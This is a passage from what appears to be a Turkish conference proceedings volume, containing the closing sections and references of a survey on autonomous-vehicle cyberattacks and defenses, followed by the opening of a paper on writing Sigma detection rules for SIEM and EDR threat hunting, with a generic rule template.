Saldırı Tespit Sistemleri: Sistemlere karşı yapılan kötü niyetli aktivitelerin ya da politika ihlallerini izlemeye yarayan cihaz ya da yazılımdır. Saldırı tespit sistemleri tespit tekniklerine göre bilgiye dayalı ve anomaliye dayalı IDS'dir.

Bilgiye Dayalı IDS: Gözlemlenen olayları bilinen saldırıların kalıpları ile karşılaştırması.

Anomali IDS: Normal sistem davranışını tanımlar ve normal davranıştan önemli sapmaları izinsiz giriş olarak kabul eder. Böyle bir yaklaşımın her saldırı için bir imza oluşturmaya gerek yoktur, bu da yeni saldırıları tespit edebilmesini sağlar.

(Alheeti vd., 2016), otonom araçlar için harici iletişimleri güvence altına almak için tasarlanmış akıllı bir güvenlik sistemi önerdi. (Pascale vd., 2021), otomotiv sektörü için yerleşik bir saldırı tespit sistemi (IDS) tanıttı. (Islam vd., 2020), CAN üzerindeki siber saldırılar için grafik tabanlı bir IDS geliştirdi. (Alsarhan vd., 2021), VANET'ler için SVM'ye dayalı bir IDS sundu ve bunu üç algoritma kullanarak optimize etti. Yazarlar, SVM algoritmasını kullanarak gelen trafiği kötü amaçlı veya normal olarak sınıflandırdı.

5. Sonuç

Son yıllarda otonom araçlarda siber saldırılar ve savunma ile ilgili olarak kapsamlı bir araştırma yapılmış ve otonom araç unsurlarının güvenliği sürekli araştırılmaktadır. Otonom araçlara yönelik siber saldırılar genellikle iletişim teknolojilerini ve araç içi ağları hedef aldığı gözlenmiştir. Otonom araçlarda siber saldırı olarak hizmet reddi (DoS), bulanık, sibil, sahtecilik, kötü amaçlı yazılım, tekrar ve ortadaki adam saldırısı ile ilgili çalışmalar incelenmiş ve bu saldırılara karşı savunma olarak şifreleme, güvenlik duvarı, kimlik doğrulama saldırı tespit

sistemleri üzerinde odaklanılmıştır. Yapılan araştırmada amaç otonom araç ve unsurlarının tehdit eden siber saldırıların tespit etmek ve nasıl bertaraf edilebileceği değerlendirilmiştir. Otonom araçlarda kullanılan ağların ve protokollerin güvensiz olduğunu biliyoruz. Bu nedenle, saldırıları tespit etme yöntemleri sürekli olarak incelenmektedir. Otonom araçlara yönelik siber saldırılar ve savunma ile ilgili yeni teknikler teşvik edilebileceğine ve geleceğin otonom araçlarının güvenlik unsurlarının oluşturulmasına yardımcı olur.

Kaynakça

- [1] Avcı, İ., Özarpa, C., Özdemir, M., Kınacı, B. F., & Kara, S. A. Akıllı Ulaşım Araçlarında Siber Saldırıların Açısından Çok Katmanlı Güvenlik Sisteminin Analizi. TAM METİN KİTABI FULL TEXT BOOK, 53.
- [2] Aliwa, E., Rana, O., Perera, C., & Burnap, P. (2021). Cyberattacks and countermeasures for in-vehicle networks. *ACM Computing Surveys (CSUR)*, 54(1), 1-37.
- [3] Al-Jarrah, O. Y., Maple, C., Dianati, M., Oxtoby, D., & Mouzakitis, A. (2019). Intrusion detection systems for intra-vehicle networks: A review. *IEEE Access*, 7, 21266-21289.
- [4] Ahmad, F., Adnane, A., Franqueira, V. N., Kurugollu, F., & Liu, L. (2018). Man-in-the-middle attacks in vehicular ad-hoc networks: Evaluating the impact of attackers' strategies. *Sensors*, 18(11), 4040.
- [5] Alheeti, K. M. A., & McDonald-Maier, K. (2016, September). Hybrid intrusion detection in connected self-driving vehicles. In *2016 22nd International Conference on Automation and Computing (ICAC)* (pp. 456-461). IEEE.
- [6] Alsarhan, A., Alauthman, M., Alshdaifat, E. A., Al-Ghuwairi, A. R., & Al-Dubai, A. (2021). Machine Learning-driven optimization for SVM-based intrusion detection system in vehicular ad hoc networks. *Journal of Ambient Intelligence and Humanized Computing*, 1-10.
- [7] Brereton, P., Kitchenham, B. A., Budgen, D., Turner, M., & Khalil, M. (2007). Lessons from applying the systematic literature review process within the software engineering domain. *Journal of systems and software*, 80(4), 571-583.
- [8] Bozdağ, M., Samie, M., Aslam, S., & Jennions, I. (2020). Evaluation of can bus security challenges. *Sensors*, 20(8), 2364.
- [9] Cui, J., Liew, L. S., Sabaliauskaite, G., & Zhou, F. (2019). A review on safety failures, security attacks, and available countermeasures for autonomous vehicles. *Ad Hoc Networks*, 90, 101823.
- [10] Cao, Y., Xiao, C., Cyr, B., Zhou, Y., Park, W., Rampazzi, S., ... & Mao, Z. M. (2019, November). Adversarial sensor attack on lidar-based perception in autonomous driving. In *Proceedings of the 2019 ACM SIGSAC conference on computer and communications security* (pp. 2267-2281).
- [11] Eiza, M. H., & Ni, Q. (2017). Driving with sharks: Rethinking connected vehicles with vehicle cybersecurity. *IEEE Vehicular Technology Magazine*, 12(2), 45-51.
- [12] Fernandez de Arroyabe, I., Watson, T., & Angelopoulou, O. (2022). Cybersecurity in the Automotive Industry: A Systematic Literature Review (SLR). *Journal of Computer Information Systems*, 1-19.
- [13] Fowler, D. S., Bryans, J., Cheah, M., Wooderson, P., & Shaikh, S. A. (2019, July). A method for constructing automotive cybersecurity tests, a CAN fuzz testing example. In *2019 IEEE 19th International Conference on Software Quality, Reliability and Security Companion (QRS-C)* (pp. 1-8). IEEE.
- [14] Gökozan, H., & Taştan, M. (2018). Akıllı taşıtlar ve kontrol sistemleri. *Mesleki Bilimler Dergisi (MBD)*, 7(2), 58-62.
- [15] Girdhar, M., You, Y., Song, T. J., Ghosh, S., & Hong, J. (2022). Post-accident cyberattack event analysis for connected and automated vehicles. *IEEE Access*, 10, 83176-83194.
- [16] Groza, B., Murvay, S., Herrewége, A. V., & Verbauwhe, I. (2017). Libra-can: Lightweight broadcast authentication for controller area networks. *ACM Transactions on Embedded Computing Systems (TECS)*, 16(3), 1-28.
- [17] Hossain, M. D., Inoue, H., Ochiai, H., Fall, D., & Kadobayashi, Y. (2020). LSTM-based intrusion detection system for in-vehicle can bus communications. *IEEE Access*, 8, 185489-185502.
- [18] Hasrouny, H., Samhat, A. E., Bassil, C., & Laouti, A. (2017). VANet security challenges and solutions: A survey. *Vehicular Communications*, 7, 7-20.

- [19] Halabi, J., & Artail, H. (2018, November). A lightweight synchronous cryptographic hash chain solution to securing the vehicle CAN bus. In 2018 IEEE International Multidisciplinary Conference on Engineering Technology (IMCET) (pp. 1-6). IEEE.
- [20] Hu, Q., & Luo, F. (2018). Review of secure communication approaches for in-vehicle network. *International Journal of Automotive Technology*, 19(5), 879-894.
- [21] Islam, S. H., Obaidat, M. S., Vijayakumar, P., Abdulhay, E., Li, F., & Reddy, M. K. C. (2018). A robust and efficient password-based conditional privacy preserving authentication and group-key agreement protocol for VANETs. *Future Generation Computer Systems*, 84, 216-227.
- [22] Islam, R., Refat, R. U. D., Yerram, S. M., & Malik, H. (2020). Graph-based intrusion detection system for controller area networks. *IEEE Transactions on Intelligent Transportation Systems*.
- [23] Jan, M. A., Nanda, P., He, X., & Liu, R. P. (2018). A Sybil attack detection scheme for a forest wildfire monitoring application. *Future Generation Computer Systems*, 80, 613-626.
- [24] KURT, H., & KAYMAZ, H. In-Vehicle Network for Conventional and Next-Generation Vehicles. TAM METİN KİTABI FULL TEXT BOOK, 31.
- [25] Kumar, S., & Mann, K. S. (2019, April). Prevention of dos attacks by detection of multiple malicious nodes in VANETs. In 2019 International Conference on Automation, Computational and Technology Management (ICACTM) (pp. 89-94). IEEE.
- [26] Kumar, A., Varadarajan, V., Kumar, A., Dadheech, P., Choudhary, S. S., Kumar, V. A., ... & Veluvolu, K. C. (2021). Black hole attack detection in vehicular ad-hoc network using secure AODV routing algorithm. *Microprocessors and Microsystems*, 80, 103352.
- [27] Kang, K. D., Baek, Y., Lee, S., & Son, S. H. (2017, May). An attack-resilient source authentication protocol in controller area network. In 2017 ACM/IEEE Symposium on Architectures for Networking and Communications Systems (ANCS) (pp. 109-118). IEEE.
- [28] Lee, H., Jeong, S. H., & Kim, H. K. (2017, August). OTIDS: A novel intrusion detection system for in-vehicle network by using remote frame. In 2017 15th Annual Conference on Privacy, Security and Trust (PST) (pp. 57-5709). IEEE.
- [29] Loukas, G., Vuong, T., Heartfield, R., Sakellari, G., Yoon, Y., & Gan, D. (2017). Cloud-based cyber-physical intrusion detection for vehicles using deep learning. *Ieee Access*, 6, 3491-3508.
- [30] Liu, J., Zhang, S., Sun, W., & Shi, Y. (2017). In-vehicle network attacks and countermeasures: Challenges and future directions. *IEEE Network*, 31(5), 50-58.
- [31] Liu, J., Ma, D., Weimerskirch, A., & Zhu, H. (2017, April). A functional co-design towards safe and secure vehicle platooning. In Proceedings of the 3rd ACM Workshop on Cyber-Physical System Security (pp. 81-90).
- [32] Lim, K., Tuladhar, K. M., & Kim, H. (2019, January). Detecting location spoofing using ADAS sensors in VANETs. In 2019 16th IEEE annual consumer communications & networking conference (CCNC) (pp. 1-4). IEEE.
- [33] Limbasiya, T., Teng, K. Z., Chattopadhyay, S., & Zhou, J. (2022). A Systematic Survey of Attack Detection and Prevention in Connected and Autonomous Vehicles. *arXiv preprint arXiv:2203.14965*.
- [34] Luo, Q., & Liu, J. (2018). Wireless telematics systems in emerging intelligent and connected vehicles: Threats and solutions. *IEEE Wireless Communications*, 25(6), 113-119.
- [35] Martinelli, F., Mercaldo, F., Nardone, V., & Santone, A. (2017, July). Car hacking identification through fuzzy logic algorithms. In 2017 IEEE international conference on fuzzy systems (FUZZ-IEEE) (pp. 1-7). IEEE.
- [36] Muhamad, A., & Elhadeif, M. (2018). Sybil attacks in intelligent vehicular ad hoc networks: A review. *Advanced Multimedia and Ubiquitous Engineering*, 547-555.
- [37] Mondal, A., & Jana, M. (2019, January). Detection of fabrication, replay and suppression attack in VANET-a database approach. In Proceedings of the Conference on Advancement in Computation, Communication and Electronics Paradigm (pp. 38-42).
- [38] Nunez, J., Tran, V., & Katangur, A. (2019). Protecting the unmanned aerial vehicle from cyberattacks. In Proceedings of the International Conference on Security and Management (SAM) (pp. 154-157). The Steering Committee of The World Congress in Computer Science, Computer Engineering and Applied Computing (WorldComp).
- [39] Palanca, A., Evenchick, E., Maggi, F., & Zanero, S. (2017, July). A stealth, selective, link-layer denial-of-service attack against automotive networks. In International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (pp. 185-206). Springer, Cham.

- [40] Parkinson, S., Ward, P., Wilson, K., & Miller, J. (2017). Cyber threats facing autonomous and connected vehicles: Future challenges. *IEEE transactions on intelligent transportation systems*, 18(11), 2898-2915.
- [41] Pascale, F., Adinolfi, E. A., Coppola, S., & Santonicola, E. (2021). Cybersecurity in automotive: An intrusion detection system in connected vehicles. *Electronics*, 10(15), 1765.
- [42] Qin, H., Yan, M., & Ji, H. (2021). Application of Controller Area Network (CAN) bus anomaly detection based on time series prediction. *Vehicular Communications*, 27, 100291.
- [43] Ren, K., Wang, Q., Wang, C., Qin, Z., & Lin, X. (2019). The security of autonomous driving: Threats, defenses, and future directions. *Proceedings of the IEEE*, 108(2), 357-372.
- [44] Song, H. M., & Kim, H. K. (2021). Self-supervised anomaly detection for in-vehicle network using noised pseudo normal data. *IEEE Transactions on Vehicular Technology*, 70(2), 1098-1108.
- [45] Song, H. M., Woo, J., & Kim, H. K. (2020). In-vehicle network intrusion detection using deep convolutional neural network. *Vehicular Communications*, 21, 100198.
- [46] Sun, X., Yu, F. R., & Zhang, P. (2021). A survey on cyber-security of connected and autonomous vehicles (CAVs). *IEEE Transactions on Intelligent Transportation Systems*.
- [47] Shin, H., Kim, D., Kwon, Y., & Kim, Y. (2017, September). Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications. In *International Conference on Cryptographic Hardware and Embedded Systems* (pp. 445-467). Springer, Cham.
- [48] Siddiqui, A. S., Gui, Y., Plusquellic, J., & Saqib, F. (2017, August). Secure communication over CANBus. In *2017 IEEE 60th International Midwest Symposium on Circuits and Systems (MWSCAS)* (pp. 1264-1267). IEEE.
- [49] Srinivas, J., Das, A. K., Kumar, N., & Rodrigues, J. J. (2019). TCALAS: Temporal credential-based anonymous lightweight authentication scheme for Internet of drones environment. *IEEE Transactions on Vehicular Technology*, 68(7), 6903-6916.
- [50] Sharma, N., Chauhan, N., & Chand, N. (2018, December). Security challenges in Internet of Vehicles (IoV) environment. In *2018 First International Conference on Secure Cyber Computing and Communication (ICSCCC)* (pp. 203-207). IEEE.
- [51] Tariq, S., Lee, S., Kim, H. K., & Woo, S. S. (2020). CAN-ADF: The controller area network attack detection framework. *Computers & Security*, 94, 101857.
- [52] Tanveer, M., Alkhayyat, A., Naushad, A., Kumar, N., & Alharbi, A. G. (2022). RUAM-IoD: A Robust User Authentication Mechanism for the Internet of Drones. *IEEE Access*, 10, 19836-19851.
- [53] Wu, B., Wu, Q., & Ying, Z. (2022). GAP-MM: 5G-Enabled Real-Time Autonomous Vehicle Platoon Membership Management Based on Blockchain. *Security and Communication Networks*, 2022.
- [54] Yiğit, E., ÖNER, AE, & Yöntem, O. (2020). Otonom Araçların Otomotiv Sektörüne Etkileri ve Beraberinde Getirdiği Yenilikler. *Avrupa Bilim ve Teknoloji Dergisi*, 181-186.
- [55] Yao, Y., Xiao, B., Wu, G., Liu, X., Yu, Z., Zhang, K., & Zhou, X. (2018). Multi-channel based Sybil attack detection in vehicular ad hoc networks using RSSI. *IEEE Transactions on Mobile Computing*, 18(2), 362-375.
- [56] Yu, L., Deng, J., Brooks, R. R., & Yun, S. B. (2015, April). Automobile ECU design to avoid data tampering. In *Proceedings of the 10th annual cyber and information security research conference* (pp. 1-4).
- [57] Zeng, K. C., Liu, S., Shu, Y., Wang, D., Li, H., Dou, Y., ... & Yang, Y. (2018). All your {GPS} are belong to us: Towards stealthy manipulation of road navigation systems. In *27th USENIX security symposium (USENIX security 18)* (pp. 1527-1544).

SİBER GÜVENLİK ÜRÜNLERİ İÇİN KURAL GELİŞTİRMENİN ÖNEMİ

Muhammed AYGÜN¹, Fatih ERTAM^{*1}

¹Fırat Üniversitesi, Teknoloji Fakültesi, Adli Bilişim Mühendisliği Bölümü, Elazığ, TÜRKİYE,
fatih.ertam@firat.edu.tr

^{*} Sorumlu Yazar: fatih.ertam@firat.edu.tr

Özet: Siber saldırganların uygulamış oldukları teknik, taktik ve prosedürler gibi değerli paternler açık kaynak kodlu siber istihbarat paylaşım platformlarından paylaşılmaktadır. Paylaşılan bilgiler sayesinde karmaşık saldırı vektörlerine karşı savunma eylemleri tanımlanabilmektedir. Bu siber saldırı paternleri tanımlamak adına güvenlik ürünlerinde kural tanımlama işlemleri yapılmaktadır. Geliştirilen kurallar sayesinde siber saldırganlar sisteme sızmaya başladığı andan itibaren güvenlik ürünleri tarafından alarmlar oluşmaktadır. Güvenlik ürünlerinde oluşan alarmları siber güvenlik analistleri tarafından, güvenliği ihlal edilmiş uç noktalarda sistem izlemesi gerçekleştirmektedir. Siber savunma mekanizmalarını atlatmayı başarabilen siber saldırganların tespit edilebileceği teknikleri barındıran siber güvenliği alt bir alanı olan tehdit avcılığında geliştirilen kuralların sayesinde karmaşık tehditler tespit edilmesi sağlanmaktadır.

Siber savunma ekipleri tarafından; kural yetersizliği, kurum politikalarına özgü kural geliştirilme ihtiyacı, yeni zaafiyetlere özgü sömürülme girişiminin tespit etme amacı, kurumda kullanılan envanter listesinin oluşturulması, geliştirilen kuralların paylaşılmasının kolaylığı, ürün bağımlılığının ortadan kaldırılmasının istenilmesi ve tehdit avcılığı gerçekleştirmek adına Sigma kurallarının yazım dili ve kural geliştirime çalışmaları aktarılmıştır.

Anahtar Kelimeler: Tehdit Tespiti, Siber Savunma, Siber Güvenlik, Siber Saldırı Keşfi, Tehdit Avı

The Importance of Developing Rules for Cybersecurity Products

Muhammed Aygün¹, Fatih Ertam^{*1}

¹Fırat University, Technology Faculty, Department of Digital Forensics Engineering, Elazığ, TURKEY,
fatih.ertam@firat.edu.tr

^{*} Corresponding author: fatih.ertam@firat.edu.tr

Abstract: Valuable patterns such as techniques, tactics and procedures applied by cyber attackers are shared through open source cyber intelligence sharing platforms. Thanks to the shared information, defense actions against complex attack vectors can be defined. In order to define these cyber attack patterns, rule definition processes are carried out in security products. Thanks to the developed rules, alarms are generated by security products as soon as cyber attackers begin to infiltrate the system. Cyber security analysts monitor the alarms in security products at compromised endpoints. Thanks to the rules developed in threat hunting, which is a sub-area of cyber security that includes techniques to detect cyber attackers who can bypass cyber defense mechanisms, it is possible to detect complex threats.

By cyber defense teams; The inadequacy of rules, the need to develop rules specific to corporate policies, the purpose of detecting the exploitation attempt specific to new vulnerabilities, the creation of an inventory list used in the institution, the ease of sharing the developed rules, the desire to eliminate

product dependence and the development of rules and the writing language of Sigma rules in order to carry out threat hunting were conveyed.

Keywords: *Threat Detection, Cyber Defense, Cyber Security, Cyber Attack Discovery, Threat Hunting*

1. Giriş

Günümüz bilişim teknoloji dünyasında, kurum veya kuruluşların ağ ve sistemleri her an siber saldırıyla karşı karşıya kalabilmektedir. Gerçekleşen siber saldırıları önlemek adına, güvenlik ürünlerinin geliştirilmesi, yeni güvenlik ürünlerin oluşturulması adına yatırımlar gerçekleştirilmeye devam edilmektedir. 2011 yılında, Federal hükümet siber güvenlik çabalarını artırmak için 13 milyar dolar harcadı. Ancak, önceki yıllardaki harcamalardaki bu artışa rağmen, siber güvenlik saldırılarında günde ortalama 100'ün üzerinde saldırıyla sonuçlanan bir artış görmeye devam etmektedir [1]. Güvenlik duvarı, anti virüs, SIEM, EDR, IDS, IPS benzeri güvenlik ürünleri kurum ve kuruluşlar tarafından ağ topolojisine dâhil edilmiştir. Konumlandırılmış olan güvenlik ürünleri sayesinde siber savunma mekanizmaları geliştirilmiştir. Bu güvenlik tedbirlerin farkında olan siber saldırganlar güvenlik ürünlerini atlatmanın teknik ve taktikleri geliştirmişlerdir. Yani güvenlik operasyon merkezlerine yatırım yapılmaya devam ediliyor olsa da siber saldırganlar bu durumun farkında olduğundan yeni güvenlik ürünlerini atlatmak adına teknik ve taktikler geliştirmektedir.

Siber güvenlik alt alanlarından biri olan tehdit avcılığı; güvenlik ürünlerini atlatmayı başaran siber saldırganları tespit edilmesinde anomali tespitinin gerçekleştirildiği alandır. Tehdit avcılığı sayesinde güvenlik ürünlerini atatabilen, normal ağ trafiğinden ayırt edilmesinin zor olan ve ağ üzerinde sessizce kalmayı başarabilen, kurum veya kuruluşların haberinin dahi olmadığı siber saldırıları tespit edilmesini sağlayan proaktif güvenlik denetlenmesi sağlayarak, potansiyel siber tehditlerin tespit edilmesini sağlamaktadır.

Tehdit Avcılığını gerçekleştirebilmemiz için güvenlik sistemlerini ve gerekli log kaynaklarımız olmalıdır. Log dosyaları; kullanıcılara işletim sistemi, uygulamalar ve sistemle ilgili olayların bir zaman çizelgesini sağlar ve sorun giderme için çok yararlı olabilir. Loglar sayesinde, genellikle bir sorunla karşılaştıktan sonra bir yöneticinin görmesi gereken ilk şey olan log dosyaları adı verilen dosyalarda depolanır [2]. Tehdit avcılığı, siber tehditleri erken aşamada tespiti için kritik olan çeşitli log kayıtlarından; göstergeleri proaktif ve yinelemeli olarak arama sürecidir [3]. Elde edilen log kaynakları merkezi bir yapıda bulunan güvenlik ürünlerine yönlendirilerek tehdit avcılığı yöntemleri uygulanmasına olanak tanımaktadır. Merkezi bir yapı olarak SIEM ve EDR güvenlik ürünleri kullanılabilir. Bu yapılar sayesinde uç noktalarda oluşan aktivite kayıtları ve ağ cihazlarının oluşturmuş olduğu log kayıtları merkezi bir yapıda toplanıp bir konsol aracılığıyla sorgu yapılmasına imkân tanımaktadır.

SIEM (Security Information and Event Management) güvenlik ürünleri, ağ ortamlarında bulunan log kayıtları dediğimiz verileri toplayıp, ardından saklayan, bütünsellik ile beraber kullanıp korele etmemize ve bu dataalar üzerinde sorgulamalar yapabilmemize imkân tanımlayan güvenlik ürün sistemleridir. SIEM sayesinde, ağ topolojisine konumlandırılan servislerin ve güvenlik ürünlerinin oluşturmuş olduğu log dosyalarını tek bir platformda sunduğundan karmaşıklığın giderilmesi ve daha efektif olarak ağ üzerinde oluşan dataaları izleme imkânı sağlamaktadır. Ağ topolojiden birden fazla log kaynakları bulunduğundan bunları anlamlandırmak ve toplamının zor olduğundan SIEM sistemleri bu zorlukların

üstesinden gelmek için tasarlanmıştır: her biri satıcıya özgü bir şema kullanarak olayları temsil edebilecek çeşitli kaynaklardan loglar toplanır; bu farklı şemaları ortak bir temsile normalleştirir ve bunları normalleştirilmiş olarak saklama imkânı sağlar. Kural motorları, saklanan olaylardan uyarıları tetikler; kurallar, farklı sensörlerden gelen olayların korelasyonuna izin verir [4]. SIEM güvenlik ürünleri, log kayıtlarını insanın okuyup anlayabileceği bir formata dönüştürüp loglar kategorize ettikten sonra siber tehdittin olabileceğine ilişkin alarmları ara yüzünde üretmektedir. Bu alarmlar sayesinde olası bir siber saldırıyı erken haberdar olmak ya da ortaya çıkan anormal durumun tespitini görsel anlamda sunmaktadır.

EDR (Endpoint Detection and Response) güvenlik ürünleri, sayesinde uç noktalarda oluşabilecek tehditleri hızlı ve uygun bir şekilde müdahale etmemizi sağlayan merkezi güvenlik ürünüdür. Kurum veya kuruluşların iş süreçlerini gerçekleştirmekten sorumlu olan uç noktalar savunmasız durumda olabilmekteler. Bu uç noktaları korumak ve altyapıdaki giriş noktalarının güvenliğini sağlamak adına EDR güvenlik ürünlerini kullanabiliriz. Siber tehdit aktörleri her geçen gün artış göstermekte ve kuruluşların önemli alanlarından biri olan uç noktaları riske maruz bırakabilmekteler. EDR güvenlik ürünleri uç nokta ve ağ olaylarını izleyerek, daha fazla analiz, algılama, araştırma, raporlama ve uyarının gerçekleştiği merkezi bir veri tabanına kaydeder. EDR araçları kurumsal ağdaki tüm uç noktalarda kapsamlı görünürlük sağlayarak gelişmiş tehditleri keşfetmeye, ölçeklendirmeye, soruşturmaya ve etkisiz hale getirmeye yönelik görevlerin otomasyonunu sağlar. EDR araçları, uç noktalardaki aktiviteleri sürekli olarak izler ve potansiyel olarak kötü niyetli davranışlar gözlemlenirse tehdit uyarıları verir. EDR güvenlik ürünleri, sisteme gerçekleştiren saldırıları tanımlayan manuel olarak hazırlanmış kurallar kullanılarak saldırgan taktikler, teknikler ve prosedürleri bilgi tabanı ile eşleştirerek tehdit avına yardımcı olmaktadır [5].

EDR ve SIEM in tanımlarında olduğu gibi iki güvenlik ürünüde temel çalışma prensibine bakacak olursak birden fazla kaynaktan farklı dataları alıp tek bir platform üzerinde görmemize, siber saldırılara erkenden haber vermek adına alarmlar oluşturma ve bu datalar üzerinde sorgular gerçekleştirmemize imkân tanımaktadır. Bu alarm oluşma mekanizmaları genel itibarıyla saldırı aktivitelerin arkada bırakmış olduğu log kayıtlarından korelasyon sağlanarak kural oluşturulmasında kurula takılan log kayıtları sonucunda alarmlar oluşmaktadır.

Gelişmiş siber tehdit aktörleri bu güvenlik ürünlerinin farkında olduğun varsayılan olarak gelen kurallara takılmadan veya geliştirilen zafiyetleri sistem üzerinde denemektedirler. Bu atak türlerin tespitini gerçekleştirmek adına siber güvenliğin bir alt dalı olan “Tehdit Avcılığı” olarak bilinen yöntemler uygulanabilir. Tehdit Avcılığı gerçekleştirilerek fark etmediğimiz sistemlere sızan saldırganları fark edebiliriz, yeni bulunan zafiyetlerin sistem üzerinde sömürülüp sömürülmediğini, sistemlerde anomali bir durumun olup olmadığını tespit edebiliriz. Bu tespit aşamalarında kural geliştirme çalışmaları gerçekleştirmeliyiz. Geliştirilen kurallar sayesinde sisteme yetkisiz erişimleri, kalıcılık sağlamış zararlı yazılımları tespit edebiliriz [6].

2. Yöntem

Kurum bünyesine dâhil edilen güvenlik ürünleri; kurumun bütçesine göre değişiklik gösterebilmektedir. Bundan dolayı bu kurallar güvenlik ürünlerinde varsayılan olarak farklı sayılarda bulunmakta, siber güvenlik camiasında onlarca güvenlik ürünü olduğundan her birinin farklı farklı kural yazma söz dizimi standartları ortaya çıkarmakta, kurum ağına bulunan sistemler üzerinde kullanılan farklı servisler ve çözümler olduğundan özel içerik üretme ihtiyacı oluşturmakta, kurum ağına farklı bir güvenlik ürününe geçilmek istenmesinde

geliştirilen kuralların farklı bir söz dizimi yapısına sahip olduğundan ürüne bağımlı olma, farklı sözdizimlerini dönüştürmek zor olduğundan dezavantajlar oluşturabilmektedir.

Hem kural zenginliğini artırmak hem de her güvenlik ürünün farklı sorgulama söz dizimi bulunduğundan kural geliştirme çalışmaları zor ve maliyetli olabilmektedir. Ortak bir söz dizimi yapısına sahip, siber güvenlik camiasına paylaşılabilmeyi kolaylaştıran aynı zamanda kurum veya kuruluş ağı üzerinde tehdit avcılığı çalışmalarına imkân sağlayan Sigma ve Yara isimli kurallar geliştirilmiştir. Sigma ve Yara olarak adlandırmış olduğumuz kuralların sözdizimleri ile farklı güvenlik ürünlerinde sözdizimine dönüştürebilir yeni kurallar yazılabilir tespit edilmesi zor olabilen saldırıları tespit edebiliriz.

2.1. Sigma Kurallarının Geliştirilmesi

Sigma, SIEM güvenlik ürünlerin çok farklı üreticilerin olmasından dolayı her üretici kendi sorgulama dil yapısı olan sözdizimleri geliştirmiştir. Siber savunma ekipleri tarafından farklı SIEM sözdizimlerinin öğrenilmesi zorunluluğu getirmiştir. Farklı sözdizimlerini ortak bir dil yapısı oluşturmak istenmesi nedeniyle Florian Roth ve Thomas Patzke tarafından geliştirilmiş sorgu formatı şeklinde Sigma kurallarını tanımlayabiliriz. Sigma kural yapısı genel bir kural geliştirilmesini amaçlayarak farklı SIEM güvenlik ürünleri üzerinde sorgular üretmeyi ve bu sayede ürün bağımsız bir dil oluşturmayı hedeflemektedir. Kural biçimi çok esnek, yazması kolaydır ve her türlü log dosyası için geçerlidir. Sigma kuralları farklı güvenlik ürünlerinin sözdizimine dönüştürülebildiğinden bilgi güvenliği camiasında kural paylaşımında önemli etkisi bulunmaktadır. Sigma kuralı, platformdan bağımsız bir dil özelliği bulunur, Sigma'da yazılmış, savunucuların tespitleri ortak bir formatta paylaşmasını sağlayan, log tabanlı bir tespit kural yazım dilidir [7]. Sigma kural formatı, güvenlik operasyonlarında ve tehdit avcılığı topluluklarında giderek daha popüler hale gelmektedir [8].

2.2. Sigma Kurallarının Tanımlanması

Sigma “yaml” dosya formatından oluşmaktadır. Yaml dosya formatı insan tarafından okunabilir veri serileştirme dili olarak bilinir [9]. Sigma kuralı yazmak için bir yaml editörüne ihtiyacımız bulunmaktadır. Bu editörü “Sublime Text” veya “Visual Studio Code” gibi editörleri kullanarak elde edebiliriz. Sigma kurallarının başarılı bir şekilde derlenmesi için girintilerinin önemli olarak dikkat etmeliyiz. Sigma kuralında başlık, tespit ve koşul bulunmaktadır. Tespit girdilerinde yazmış olduğumuz değerleri koşul girdisine yazdığımız zaman kuralı oluşturmuş oluyoruz [10].

Sigma Kural Yapısı zorunlu alanlar ve isteğe bağlı alanlar olmak üzere ikiye ayırabiliriz toplamda ise 4 ana bölümden oluşmaktadır.

- Metadata (title, related, status, description, author, references, tags)
- Log Source (category, type, brand, product, service)
- Detection (search identifier, list of Selectors)
- Condition (Seçici eşleşmesi için mantık — Selectors match)

Şeklinde 4 bölümde oluşmaktadır.

Sigma kural yapısı;

```

title:
related [optional]
    - type {type-identifier}
    id {rule-id}
status [optional]
description [optional]
author [optional]
references [optional]
logsource:
    category [optional]
    product [optional]
    service [optional]
    definition [optional]
    ■ ■ ■
detection:
    {search-identifier} [optional]
    {string-list} [optional]
    {field: value} [optional]
    ■ ■ ■
    timeframe [optional]
condition
fields [optional]
falsepositives [optional]
level [optional]
tags [optional]

    ■ ■ ■
    [arbitrary custom fields]
  
```

Söz dizim yapısı şeklindedir.

2.3. Sigma Kural Yapısının Detaylandırılması

Sigma kurallarında yazılan her bir söz dizinin ayrı bir gerekliliği bulunmaktadır bu gerekliliği karşılamak adına hangi girdi kısmına ne yazılacağını bilmek önemlidir. Yazılan girdileri açıklanması şu şekildedir;

- Title: Kural için kısa bir başlık yazılmasını sağlar.
- İd: Kuralın benzersiz olması için numaralandırmasını sağlar.
- Status: Kuralın durumunu bildirir. Bu durumu üç farklı durumla açıklayabiliriz.
 - Stable: Kural, kararlı olarak kabul edilir ve platformlarda kullanılması uygun olan kurallarda kullanılır.
 - Test: Çoğu işi bitmiş son testleri gerçekleştirilen kural anlamına geldiğinde kullanılır.
 - Experimental: Daha hazırlık aşamasında kullanılması önerilmeyen kural anlamında kullanılır.
- Description: Kuralın ve tespit edilecek kötü amaçlı etkinliğin kısaca bir açıklaması gerektirdiğinde doldurulabilir.
- License: SPDX kimliği spesifikasyonuna göre kuralın lisanslanması isteniyorsa yazılır.
- Author: Kuralın yazarı adının yazılır.
- Date: Kuralın oluşturulduğu tarihi belirtilebilir.
- References: Kuralın türetildiği kaynak adresleri yazılabilir.
- Log Source: Bu kısımda tespit edilecek loglar açıklanmaktadır. Log kaynağını, platformu, uygulamayı ve algılamada gerekli olan türü açıklar. Category, product, service isimli birden fazla alt parametre alabilir.
 - Category: log dosyasının kategorisini belirtir. Örneğin bir güvenlik duvarından mı yoksa web sunucusunda mı olduğuna karar verilir.
 - Product: Belirli bir ürünün tüm log çıktılarını seçmek için kullanılır.
 - Service: Product kısmının alt alanlarını belirlemek için kullanılır.
- Detection: Alanında ilgilenilen öğeleri içeren nesneler yazılır. Bu kısım önemlidir bu kısım sayesinde güvenlik ürünlerinde alarm oluşturabilmekteyiz. Keywords ve selection olmak üzere detection kısmında alt parametreler bulunmaktadır.
 - Keywords: Alarmları üretilecek indikatörler yani kuralın yazılma amacı olan durumun belirleyici, karakteristik özellikleri olan anahtar kelimelerdir. Keywordler tırnak işareti içerisinde yazılmaktadır. Her keyword tek satırda yazılır. Her bir satırın arasında mantıksal operatör olan OR operatörü vardır.
 - Selection: Bu kısım mantıksal AND ifadesini kullanmak için oluşturduğumuz yapıdır. Burada anahtar kelimelerin dışında hangi üründe hangi sürümde gibi birçok bilgiyi işin içine katabiliriz.
